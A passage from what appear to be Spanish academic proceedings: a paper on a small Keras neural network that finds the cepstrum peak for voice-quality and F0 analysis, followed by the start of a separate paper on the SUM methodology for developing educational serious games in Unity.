La mayoría de los modelos existentes de clasificación de la voz tienen como objetico reconocer qué se dice (*speech recognition*) o quién lo dice (*speaker recognition*). En ambos casos, se busca que el reconocimiento sea independiente del ruido y la calidad vocal, por lo tanto los modelos desarrollados para estas tareas eliminan las características de la voz que son necesarias medir la calidad. Por esta razón, en el proyecto en cuestión se desarrolla una red neuronal profunda *ad hoc*.

Una red neuronal que calcule la calidad vocal debe tener una representación interna de valores asociados a shimmer, jitter y HNR. Estos a su vez dependen de la frecuencia de vibración de las cuerdas vocales (F0). Existen varios métodos para el cálculo de F0 [3-8]. Uno de los más importantes utiliza una transformación llamada cepstrum y calcula F0 en función de la ubicación del pico del cepstrum [9].

Tal como se demostró en [10], el cepstrum se puede calcular con redes neuronales. Para que una red neuronal pueda aproximar el valor de F0, además de calcular el cepstrum, deberá encontrar la posición de su valor máximo y propagarlo hacia las capas siguientes. No se han encontrado soluciones neuronales para el problema de la ubicación del valor máximo. En la sección Objetivos se especifican las características que debe tener una red que lo resuelva.

Cepstrum

El power cepstrum, o simplemente cepstrum, es el power spectrum del logaritmo del power spectrum de la señal [11]. Se utiliza principalmente en análisis de señales para encontrar la "frecuencia" de la aparición de armónicos en el espectro. La variable independiente del

cepstrum representa una nueva frecuencia en el dominio de frecuencia, lo que resulta en una variable de naturaleza temporal. Para evitar confusiones, pero enfatizando la conexión con coceptos familiares, Bogert et llamaron quefrency (frequency cambiando el orden de las primeras sílabas) a esta variable [12], con el mismo criterio que se eligió el nombre cepstrum, spectrum con las primeras letras invertidas.

El cepstrum fue definido en [13] como

$$C = |DFT^{-1}\{log(|DFT\{f(t)\}|^2)\}|^2$$

Donde DFT es la transformada discreta de Fourier y $f(t)$ es la señal.

El uso del cepstrum es habitual en el análisis automático de la voz. Como ya se comentó, la ubicación de su pico máximo (en cierto rango), se utiliza para detectar F0. Además, la relación entre las magnitudes del pico y el resto del cepstrum se utiliza para determinar ciertas características de la calidad vocal, como el nivel de ruido, soplosidad y nasalidad [14, 15]. Por otro lado, los coeficientes cepstrales de las frecuencias de mel (MFCC) tienen gran utilidad en speech recognition.

Objetivos

El cepstrum de una señal digital se representa como una secuencia de valores de longitud fija n. La longitud depende de la ventana que se utilizó para calcular es espectro.

El objetivo de este trabajo es la creación de una red neuronal que reciba como entrada un vector $\boldsymbol{x} = [x_1, x_2, \dots, x_{max}, \dots, x_n]$ representando el cepstrum y devuelva un vector $\boldsymbol{y} = [0,0, \dots, 1, \dots, 0]$, también de tamaño $1 \times n$, a la salida. En el caso de que existiera más de un valor x_{max}, la salida deberá valer 1 en cada una de las posiciones de x_{max}.

Además, la red neuronal debe cumplir con las siguientes condiciones:

- Debe ser entrenable. La red se debe adaptar a problemas particulares, por ejemplo, a valores de entrada en cualquier rango de $\mathbb{R}$.
- La red debe permitir que las capas que se ubiquen antes de la entrada se puedan entrenar.
- Debe tener la menor cantidad de parámetros (pesos) posible. Un complejo es propenso al sobreajuste.

La segunda condición apunta a que la red pueda ser utilizada dentro de una red más grande. Para eso, debe propagar hacia atrás información útil del gradiente del error. La condición no se cumpliría si en alguna parte de la red si cortara el flujo de la información, con una asignación arbitraria por ejemplo, o si se utilizaran funciones de activación que no sean continuas, derivables y no decrecientes.

Materiales y métodos

Modelo neuronal propuesto

La solución propuesta es una red neuronal que utiliza solo 3 parámetros entrenables. En la **Figura 1** se muestra un esquema de la red.




Figura 1. Esquema de red neuronal para la ubicación del valor máximo de una secuencia.

La red neuronal utiliza una capa de *max pooling* para encontrar el valor máximo en el vector de entrada. Luego se forma una matriz de tamaño $2 \times n$, donde la primera fila contiene el vector de entrada y la segunda el valor máximo repetido n veces. Esta matriz es la entrada de una capa de convolución 2D con ventana de tamaño 2×1 y *strides* de 1×1. Finalmente, cada elemento del resultado de la convolución, de tamaño $1 \times n$, se pasa como argumento a una función sigmoide. La salida de la función sigmoide es la salida de la red.

Matemáticamente, la salida de la red de define como:

$$y_i = sigmoid(x_i w_1 + x_{max} w_2 + w_0)$$

donde

y_i es el valor de la salida i

$$sigmoid(x) = \frac{1}{1 + e^x}$$

x_i es el valor de la entrada i

w_0, w_1 y w_2 son los pesos de la capa de convolución

Intuitivamente, la capa de convolución realiza una comparación entre cada valor del vector de entrada y el valor máximo. La función sigmoide discrimina el valor

máximo del resto, asignando al primero un valor cercano a 1 y al resto valores cercanos a 0.

Por ejemplo, para un vector de entrada $\boldsymbol{x} = [4,7,5]$ y los pesos $w_1 = 10$, $w_2 = -10$ y $w_0 = 10$, las salidas son:

$$y_1 = sigmoid(4 \times 10 + 7 \times (-10) + 10) = sigmoid(-20) = 2.06 \times 10^{-9}$$

$$y_2 = sigmoid(7 \times 10 + 7 \times (-10) + 10) = sigmoid(10) = 0.999$$

$$y_3 = sigmoid(5 \times 10 + 7 \times (-10) + 10) = sigmoid(-10) = 4.54 \times 10^{-5}$$

En la **Figura 2** se pueden ver las salidas sobre la curva de la función sigmoide. Observar que el único punto que se ubica a la derecha del cero (en azul) es el de mayor valor en $\boldsymbol{x}$.




Figura 2. Salidas de la red neuronal para entradas $\boldsymbol{x} = [4, 7, 5]$ y pesos $\boldsymbol{w_1 = 10}$, $\boldsymbol{w_2 = -10}$ y $\boldsymbol{w_0 = 10}$.

El entrenamiento de la red se realiza a través de la búsqueda de del mínimo en la superficie del error cuadrático medio (MSE por sus siglas en inglés) mediante la búsqueda del gradiente descendiente. Para la expresión del MSE en la ecuación 1, se muestran a continuación las derivadas correspondientes al cálculo de cada uno de los pesos (ecuaciones 2-4).

$$MSE = \frac{1}{2L}\sum_{k=1}^{L}\left(y'_k - y_k\right)^2 \quad (1)$$

donde

L es la cantidad de vectores de entrenamiento

y'_k es la salida esperada para el vector k

y_k es la salida obtenida para el vector k

$$\frac{\partial MSE}{\partial w_0} = \delta_k \quad (2)$$

$$\frac{\partial MSE}{\partial w_1} = \delta_k x_{ik} \quad (3)$$

$$\frac{\partial MSE}{\partial w_2} = \delta_k x_{max,k} \quad (4)$$

donde $\delta_k = -(y'_k - y_k)y_k(1 - y_k)$

La modificación de los pesos en cada ciclo de entrenamiento queda definida por la expresión

$$w_i(t+1) = w_i(t) - \alpha\frac{\partial MSE}{\partial w_i}$$

donde α es la tasa de aprendizaje. Para una explicación detallada sobre la obtención de la ley de aprendizaje de una red neuronal a partir de la expresión del MSE, se recomienda leer [16].

Implementación del modelo propuesto

La red neuronal se programó en el lenguaje Python, usando la librería Keras [17] y con Theano [18] como backend. En la **Figura 3** se muestra el script de creación del modelo.

Experimentos

Para probar la precisión de la detección de picos del modelo propuesto se realizaron dos tipos de experimentos, uno con datos artificiales y otro con datos reales.

Datos artificiales

Se crearon 10000 vectores de tamaño 1×10 con números aleatorios entre 0 y 1 con distribución uniforme. Los primeros 9000 vectores se tomaron como entradas de entrenamiento y los últimos 1000 como entradas de validación. Las salidas esperadas son vectores de tamaño 1×10 con valores 1 en los elementos que se corresponden con los máximos en las entradas y valores 0 para el resto.

En estos datos, a diferencia de los datos reales utilizados en este trabajo, se pueden dar casos donde todos los elementos sean muy cercanos al máximo. Esta situación supone mayor dificultad en la clasificación.

Datos reales

Los datos reales se tomaron de la *Voice Disorders Database* (VDD) [19], grabados por la Universidad Politécnica de Madrid en colaboración con el Hospital Universitario Príncipe de Asturias. Estas grabaciones se realizaron sobre personas sanas y personas con patologías vocales pronunciando una vocal /a/ sostenida durante aproximadamente dos segundos.

Sobre los audios de la VDD se calcularon espectrogramas a través de la transformada de Fourier de término reducido (STFT) con una ventana de 1760 elementos. Cada espectrograma tiene 220 columnas, cada una de las cuales es un espectro de frecuencias para un periodo de tiempo. De cada uno de los 220 espectros se tomaron las 200 frecuencias más bajas (las restantes no contienen información importante para este caso), se calculó el logaritmo de cada elemento y se aplicó la transformada de discreta de Fourier. El resultado es un cepstrum por cada espectro, es decir 220 cepstrums por cada grabación. De cada cepstrum se tomaron los valores entre las posiciones 5 y 100. Las entradas de la red quedaron definidas entonces por vectores de tamaño 1×95.

```
from keras.models import Model
from keras.layers import (MaxPooling1D,
                          Conv2D,
                          Input,
                          concatenate,
                          RepeatVector)
from keras.layers.core import Reshape
from keras import backend as K

K.set_image_dim_ordering('th')
inputs = Input(shape=(n, 1))
maxpool = MaxPooling1D (pool_size=n) \
                    (inputs)
reshape1 = Reshape([1]) (maxpool)
repeat = RepeatVector(n) (reshape1)
merge = concatenate([repeat, inputs],
                    axis=2)
reshape2 = Reshape([1, n, 2]) (merge)
conv = Conv2D(1, (1, 2),
              activation='sigmoid') \
              (reshape2)
reshape3 = Reshape([n]) (conv)
predictions = reshape3

model = Model(inputs = inputs,
              outputs = predictions)
```

Figura 3. Código de creación de la red neuronal propuesta en lenguaje Python con la librería Keras y Theano como backend.

La VDD está formada por 430 audios. Se tomaron 300 al azar para entrenamiento y 130 para validación, resultando en $220 \times 300 = 66000$ vectores de entrenamiento y $220 \times 130 = 28600$ vectores de validación.

Las salidas se calcularon de la misma forma que en el caso de los datos artificiales.

Entrenamiento

Para ambos casos, datos reales y artificiales, se entrenó la red neuronal durante 20000 ciclos con el método del gradiente descendiente y una tasa de aprendizaje $\alpha = 0.01$.

Los cálculos se llevaron a cabo sobre una PC con un procesador core i7-8700, 16 GB de memoria RAM y una GPU NVIDIA Titan Xp. El entrenamiento con los datos artificiales llevó aproximadamente 80 minutos, mientras que para los datos reales fueron necesarias 23.5 horas.

Resultados

El MSE de evaluación para los datos artificiales fue de 8.74×10^{-4}, mientras que para los datos reales se obtuvo un MSE de 2.26×10^{-6}. Si bien los resultados son satisfactorios para el este trabajo, es importante mencionar que al momento de cortar el proceso de entrenamiento (20000 ciclos) el error continuaba descendiendo, es decir, se obtendrían valores menores de MSE de continuar con el entrenamiento. En la **Figuras 4** se muestran las entradas y salidas de un caso particular del conjunto de validación de los datos artificiales. En la **Figuras 5** se puede ver un gráfico similar para los datos reales.




Figura 4. Entradas (arriba) de un caso particular del set de datos de validación para datos artificiales y salidas (abajo) correspondientes del modelo propuesto.

Conclusiones

Se concluye que es posible que una red neuronal calcule la posición del valor máximo de una secuencia.

El modelo propuesto cumple con las condiciones planteadas, se puede entrenar, utiliza solo tres parámetros, no sufre cortes en la retropropagación del error ni utiliza funciones que no sean continuas, derivables y no decrecientes.




Figura 5. Entradas (arriba) de un caso particular del set de datos de validación para datos reales y salidas (abajo) correspondientes del modelo propuesto.

Trabajos futuros

En el corto plazo se planea integrar el modelo desarrollado en [10], la red propuesta en este trabajo y otra red a la salida para estimar el valor de F0.

A largo plazo, se planea ampliar el modelo del párrafo anterior para calcular shimmer, jitter, HNR y la finalmente predecir la calidad vocal.

Agradecimientos

Se agradece el aporte de *NVIDIA Corporation,* con la donación de una GPU Titan Xp a través del *NVIDIA GPU Grant Program* y de la Universidad Politécnica de Madrid por permitir el uso de la *Voice Disorders Database*.

Referencias

[1] Dong Yu, L. D., “Automatic speech recognition, a deep learning approach”. Springer-Verlag London, 1 ed., 2014.

[2] García, M. A. and Destéfanis, E. A. “Deep neural networks for shimmer approximation in synthesized audio signal,” in Argentine Congress of Computer Science, pp. 3–12, Springer, 2017.

[3] Tsanas, A., Zañartu, M., Little, M. A., Fox, C., Ramig, L. O., and Clifford, G. D. "Robust fundamental frequency estimation in sustained vowels: detailed algorithmic comparisons and information fusion with adaptive Kalman filtering." The Journal of the Acoustical Society of America 135.5. 2014: 2885-2901.

[4] Kane, J., and Gobl, C. "Identifying regions of non-modal phonation using features of the wavelet transform." Twelfth Annual Conference of the International Speech Communication Association. 2011.

[5] Granqvist, S., and Hammarberg, B. "The correlogram: a visual display of periodicity." The Journal of the Acoustical Society of America 114.5. 2003: 2934-2945.

[6] Roark, R.M. "Frequency and voice: perspectives in the time domain." Journal of Voice 20.3. 2006: 325-354.

[7] Schlotthauer, G., Torres, M.E., amd Rufiner, H.L. "A new algorithm for instantaneous F0 speech extraction based on ensemble empirical mode decomposition." Signal Processing Conference, 2009 17th European. IEEE. 2009.

[8] Gladis, D., and Dalvi, U. "A study of F0 estimation based on RAPT framework using sustained vowel." Advances in Computing, Communications and Informatics (ICACCI), 2015 International Conference on. IEEE, 2015.

[9] Little, M., McSharry, P., and Howell, P. “Accurate telemonitoring of Parkinson’s disease symptom severity using nonlinear speech signal processing and statistical machine learning.” Diss. Oxford University, UK, 2012.

[10] García, M. A., and Destéfanis, E. A. “Power Cepstrum Calculation with convolutional Neural Networks”. Journal of Computer Science & Technology, vol. 19, no. 2, pp. 132. 2019.

[11] Noll, A. M. “Cepstrum pitch determination”, The journal of the acoustical society of America, vol. 41, no. 2, pp. 293–309, 1967.

[12] Oppenheim, A. V. and Schafer, R. W. “From frequency to quefrency: A history of the cepstrum”, IEEE signal processing Magazine, vol. 21, no. 5, pp. 95–106, 2004.

[13] Bogert, B. P. “The quefrency alanysis of time series for echoes; cepstrum, pseudoautocovariance, cross-cepstrum and saphe cracking”, Time series analysis, pp. 209–243, 1963.

[14] Madill, C. Nguyen, D. D. Yick-Ning Cham, K. Novakovic, D. and McCabe, P. “The impact of nasalance on cepstral peak prominence and harmonics-to-noise ratio”, The Laryngoscope, 2018.

[15] McKenna, V. S. and Stepp, C. E. “The relationship between acoustical and perceptual measures of vocal effort” The Journal of the Acoustical Society of America, vol. 144, no. 3, pp. 1643–1658, 2018.

[16] Hilera González, J. and Martínez Hernández, V. "Redes neuronales artificiales:

fundamentos, modelos y aplicaciones". adrid, RA-MA, 1995.

[17] Chollet , F. “Keras”. https://github.com/fchollet/keras, 2015.

[18] Theano D. Team. “Theano: A Python framework for fast computation of mathematical expressions”. arXiv preprint arXiv:1605.02688, 2016.

[19] Arias-Londoño, J. D., Godino-Llorente, J. I., Markaki, M. and Stylianou, Y. “On combining information from modulation spectra and melfrequency cepstral coefficients for automatic detection of pathological voices,” Logopedics Phoniatrics Vocology, vol. 36, no. 2, pp. 60–69, 2011.

Desarrollo de Juegos Serios con fines didácticos en Entornos Virtuales

María M. Godoy, Gastón N. Medina, Cristina Rojas, Cesar N. Villafañe

Facultad Regional Tucumán, Universidad Tecnológica Nacional

ing.magda@gmail.com, gnico_10@hotmail.com, cristinarojas3@gmail.com, v.c.nahuel@gmail.com

Resumen

*El proyecto de investigación "**Procesos Lúdicos Educativos aplicados a Mundos Virtuales**" tiene como propósito diseñar e implementar aplicaciones didácticas en entornos virtuales, entendiendo que los objetos de aprendizaje deben adaptarse a la cultura digital de estudiantes de diferentes niveles educativos.*

Se inició desarrollando mundos virtuales que posibilitan la construcción de conocimientos de manera lúdica con herramientas tales como OpenSim, Moodle y Sloodle. En 2018, se cambió a Unity, por ser más flexible y multiplataforma. Además, entendiendo que existe un gran porcentaje de usuarios de teléfonos inteligentes, se iniciaron las tareas para crear una aplicación, basada en el concepto de juegos serios (Serious Games), para promover el incremento de mujeres estudiantes de carreras de ingeniería. Además, se adoptó una metodología para diseño de juegos didácticos que contribuya a organizar y coordinar los recursos y así obtener un juego atractivo para los usuarios y eficiente para los quienes definen los objetivos de aprendizaje. En 2018 se realizaron capacitaciones en la metodología de trabajo SCRUM. En 2019 se iniciaron las actividades de prototipado usando SUM, metodología basada en SCRUM.

En este documento se describe la adaptación de la metodología SUM para el desarrollo de videojuegos a los fines didácticos.

Introducción

El contexto de construcción de conocimientos en todos los niveles educativos está atravesado por las tecnologías de la información y de la comunicación. Con esta perspectiva, se abordó la potencialidad de contar con instrumentos que faciliten la construcción de conocimientos de maneras transparentes y amenas para los usuarios.

En etapas iniciales, se emprendieron actividades con el propósito de implementar nuevas estrategias para el acceso a información académica, para que los usuarios de las aplicaciones creadas en el seno del proyecto aprendan, mediante actividades lúdicas que apoyan y mejoran la enseñanza, los contenidos de materias de carreras de ingeniería. En este sentido, es oportuno citar a McGonigal (2013), cuando enuncia: "Un buen juego ofrece una manera única de estructurar la experiencia y provocar la *emoción positiva"*. "Es una herramienta extremadamente poderosa que permite inspirar la participación y motivar ... a cientos de personas", …"potencia los procesos de aprendizaje y propicia el bienestar de las personas, ...todo lo bueno que surge de los juegos, proviene de su capacidad para organizarlas en torno a un obstáculo voluntario". De aquí la importancia de las posibilidades que aporta a las instancias educativas, en tanto los juegos alcanzan un muy buen diseño y el reconocimiento de la dimensión emocional que se encuentra acuñada, en los procesos de aprendizaje.

Se trabajó sobre prototipos realizados en OpenSim, tecnología que se ha discontinuado ante la aparición de otras que requieren menos recursos para lograr los mismos objetivos.

En consecuencia, se ha elegido trabajar con otras herramientas que compatibilizan las tendencias culturales actuales, tales como aplicaciones móviles, con el concepto de juegos serios aplicados a procesos instruccionales, tanto educativos como laborales y de inducciones de seguridad laboral, vial, vocacional.

La conformación de un equipo de trabajo, su capacitación, su organización y la definición de una hipótesis de trabajo como guía de la investigación determinaron el logro de los objetivos. El propósito fue y es mostrar que es posible adquirir conocimientos ingenieriles de una manera amena, entretenida, utilizando los recursos que los jóvenes usan para entretenerse.

Actividades del proyecto

Actividades iniciales

En 2017 se desarrollaron aplicaciones en entornos virtuales, que demandaron la creación de equipos de trabajo: de infraestructura, de desarrollo de software y de contenidos.

Se investigó sobre el uso de servidores físicos y virtuales para soporte para los mundos virtuales creados.

Se activó el equipo de programadores, abocados a la creación de avatares, de objetos en el mundo virtual y del mundo virtual mismo, una isla, en la que transcurrían las historias mediante las cuales los estudiantes de Matemática Discreta,materia de primer nivel de Ingeniería en Sistemas de Información, construían conocimientos vinculados a la asignatura.

El equipo de contenido se ocupó de guionar las instancias del juego, los escenarios, las acciones y reacciones, las preguntas y alternativas de respuestas.
Se organizaron experiencias inmersivas en mundos virtuales con la participación de estudiantes de la asignatura mencionada, y también en eventos provinciales de temáticas científicas y educativas.
En vinculación con la temática del proyecto de investigación, se han desarrollado numerosas Prácticas Supervisadas de estudiantes de Ingeniería en Sistemas de Información, además de Becas de Investigación de diferentes fondos, fortaleciendo la perspectiva innovadora que genera la formación de recursos humanos.

Cambio de tecnología y de metodología

El uso de herramientas tales como OpenSim, Moodle y Sloodle para desarrollar un Mundo Virtual como ambiente de actividades lúdicas para construir conocimientos fue encontrando dificultades ante la discontinuidad de la primera herramienta.
Durante el año 2018, se planteó la necesidad de continuar con las herramientas mencionadas o cambiar a otra tecnología con mayor flexibilidad y característica multiplataforma como lo es Unity. Esta última herramienta permite crear aplicaciones para teléfonos celulares, fáciles de usar, accesibles, y sin perder la orientación del aprendizaje dentro de los mundos virtuales.
Unity es uno de los Game Engines que más ha ganado en popularidad en los últimos años. Un Game Engine es un software que ayuda al desarrollador, facilitando la labor de desarrollo a través de componentes y funciones, e integrando diferentes motores (físicas, render, animación…) dentro de la misma herramienta.
Permite la creación de juegos para múltiples plataformas a partir de un único desarrollo, incluyendo el desarrollo de juegos para consola (PlayStation, Xbox y Wii), escritorio (Linux, PC y Mac), navegador, móviles y tabletas (iOS, Android, Windows Phone y BlackBerry).
Junto con Unity, se pueden utilizar herramientas de diseño gráfico en 3D como Blender, Adobe Photoshop o Maya. Su motor gráfico utiliza DirectX, OpenGL e interfaces propias.
En Unity encontramos múltiples librerías de assets para el diseño gráfico, en las que se incluyen texturas, colores, objetos y personajes 3D, formas geométricas y cámaras.
Uno de los principales puntos fuertes de Unity es la cantidad de documentación disponible ya sean manuales y tutoriales que se pueden encontrar en su página oficial como en otras páginas web. Además, cuenta con una comunidad muy activa que responde y plantea gran cantidad de preguntas.
Otra de las ventajas de Unity es la rapidez con la que se puede empezar a trabajar, es muy versátil para el prototipado y además tiene una curva de aprendizaje muy veloz, tanto por la estructura de su editor como por el uso de un lenguaje de programación sencillo como es C#
Existe gran variedad de contenido de terceros, tanto para encontrar props, personajes, scripts, música o proyectos completos en la tienda oficial (ya sean de pago o algunos gratuitos y de gran calidad) como para encontrar plugins de terceros que nos facilitan la integración de características en nuestro juego como puede ser el uso de Facebook, Google Play Services, etc.
El cambio de tecnología resultó en un cambio en la metodología de trabajo.
En 2018 se capacitó al equipo de investigación en SCRUM, entendiendo que la potencia del equipo radica en trabajar colaborativamente, en desarrollos incrementales y a partir del conocimiento que cada uno de los integrantes de los equipos.
Esta metodología se adapta a las condiciones de los equipos conformados, ya que la mayoría de los integrantes son voluntarios que disponen de tiempos limitados compartidos con actividades laborales y académicas.
Se formaron equipos de desarrollo y de contenido, usando Trello como herramienta de trabajo colaborativa.




Imagen 1. Captura de Pantalla – Asignación de tareas en equipo de trabajo PID 4109 UTN FRT usando Trello – Mujeres Científicas




Imagen 2. Captura de Pantalla – Asignación de tareas en equipo de trabajo PID 4109 UTN FRT usando Trello – Entrenamiento Carnet de Conductor

Juegos serios

Los juegos en entornos digitales se están consolidando como instrumento didáctico eficiente a la hora de construir conocimiento, sobre todo en niños y en jóvenes.
La categoría ‘juegos serios’ se relaciona con el uso de la lúdica para la transmisión de valores, la formación de conocimientos y de actitudes, para obtener resultados

adicionales al simple entretenimiento. Los juegos serios se categorizan de este modo por la percepción que el jugador experimenta, sumando entretenimiento a la enseñanza y al aprendizaje de contenidos.
Algunos autores diferencias en esta clase de juegos los videojuegos de los mundos virtuales.

Los juegos serios posibilitan la innovación en el marco de diseños tecno-pedagógicos ajustados a las competencias disciplinares y actitudinales a promover y consolidar, ya que permiten valorar cuestiones tales como creatividad, responsabilidad, prácticas sociales, lo que excede los límites de la conservadora evaluación de contenidos.

Son múltiples los autores que han conceptualizado en torno a los "SG (Serious Games)", y en es este sentido, podemos citar a Archuby et al. (2017) citando a Abt (1970), quien define los juegos serios como "aquellos que poseen un propósito educacional explícito y cuidadosamente pensado, y no han sido concebidos para ser jugados principalmente como modo de entretenimiento" (p.14). En esta línea, Michael & Chen (2005) indican que la definición más simple de los juegos serios se resume en que son aquellos juegos enfocados más allá del entretenimiento, disfrute o diversión, y pueden ser usados con variedad de propósitos y en diferentes áreas del conocimiento, tales como en la psicología, la salud, en el entrenamiento, para potenciar cambios de actitud, comportamiento y, en la educación, sin dejar de ser entretenidos o divertidos. Por su parte Díaz, Queiruga, & Fava (2015) definen los juegos serios como aquellos "juegos que tienen una finalidad educativa, de entrenamiento o de información y están cuidadosamente pensados para tal fin" (p.1). En esta misma línea, los autores Calabor, Mora, & Moya (2017) indican que el término de juegos serios hacen referencia a los juegos que son utilizados en el proceso de enseñanza y aprendizaje, independientemente del tipo de tecnología que utilicen, textualmente indican que "el término serious games (SG) hace referencia a los juegos utilizados en la formación y educación, sean estos simulaciones, videojuegos, mundos virtuales o realidad aumentada" (p.2).
López (2016), hace referencia a que los juegos serios favorecen procesos educativos al permitir la adquisición de competencias tecnológicas, en este sentido señala:"el efecto más claro de su potencial formativo se produce en la adquisición de competencias digitales; es decir, en el contexto tecnológico y digital de las sociedades actuales" (p.3). Uno de los desafíos actuales en educación consiste en el desarrollo de estrategias de enseñanza que estén mediadas y apoyadas por las tecnologías. Ante este panorama, se ha vislumbrado en los juegos serios la oportunidad de ser utilizados para mejorar esas experiencias de aprendizaje (Yusoff, Crowder, & Gilbert, 2010).
Los juegos serios se constituyen en una potente herramienta desde el plano educativo en tanto, al decir de McGonigal (2013): "Cuando se juega un buen juego, la persona se desplaza de manera activa hacia el extremo positivo del espectro emocional". El jugador se compromete con intensidad, y esto lo lleva exactamente al estado de ánimo y el estado físico adecuados para generar cualquier tipo de emociones y experiencias positivas. La autora enfatiza, en torno a que todos los sistemas neurológicos y fisiológicos que subyacen a un estado de bienestar, (óptimo para la percepción y apropiación de nuevos conocimientos), -los sistemas de atención, el centro de recompensas, los sistemas motivacionales, los centros de emoción y memoria- se activan plenamente durante las sesiones de juego. Es, asimismo, esta activación emocional extrema la razón fundamental por la que la gran multiplicidad de de los videojuegos y videos para computadores más exitosos, resultan ser tan adictivos y estimulantes. Cuando las personas realizan una inmersión en un estado concentrado de compromiso optimista, es biológicamente natural y espontáneo contar con pensamientos positivos, establecer conexiones sociales y construir fortalezas personales. "Está condicionando de manera activa su mente y su cuerpo, para ser feliz" (McGonigal, 2013), y este es el estado ideal para las instancias de apropiación de conocimientos

Metodología SUM para desarrollo de juegos

La metodología SUM se basa en SCRUM. Se trata de una adaptación de la estructura y de los roles, con el propósito de desarrollar videojuegos de calidad en tiempo y costos definidos, en un marco de mejora continua para incrementar indicadores de eficacia y de eficiencia, mediante la gestión de los recursos y de los riesgos del proyecto, además del logro de alta productividad del equipo de desarrollo.
Fue concebida para que se adapte a equipos reducidos multidisciplinarios y para proyectos cortos (menores a un año de duración) con alto grado de participación del cliente.
Esta metodología propone que el proceso de desarrollo se ejecute, iterativa e incrementalmente, en cinco etapas secuenciales: concepto, planificación, elaboración, beta y cierre. Además, la fase de gestión de riesgos que se realiza durante todo el proyecto

El **Proceso de desarrollo** se divide en cinco fases iterativas e incrementales que se ejecutan en forma secuencial con excepción de la gestión de riesgos que es permanente, según se muestra en la figura 1.
Fase Concepto: definición de los aspectos del juego, tales como visión, género, gameplay, historia y ambientación. Además, descripción de plataformas, tecnologías y herramientas para el desarrollo; modelos de negocio y a que usuarios potenciales.
Fase Planificación: conformación del equipo de desarrollo, determinación de la cantidad de iteraciones a realizar, así como los hitos a cumplir. Cálculo de presupuesto requerido, en tiempo y en dinero, definición de los objetivos que se quieren alcanzar al finalizar el proyecto y el criterio de evaluación asociado. También se planifica el orden en el cual deben ser desarrolladas las características del videojuego.

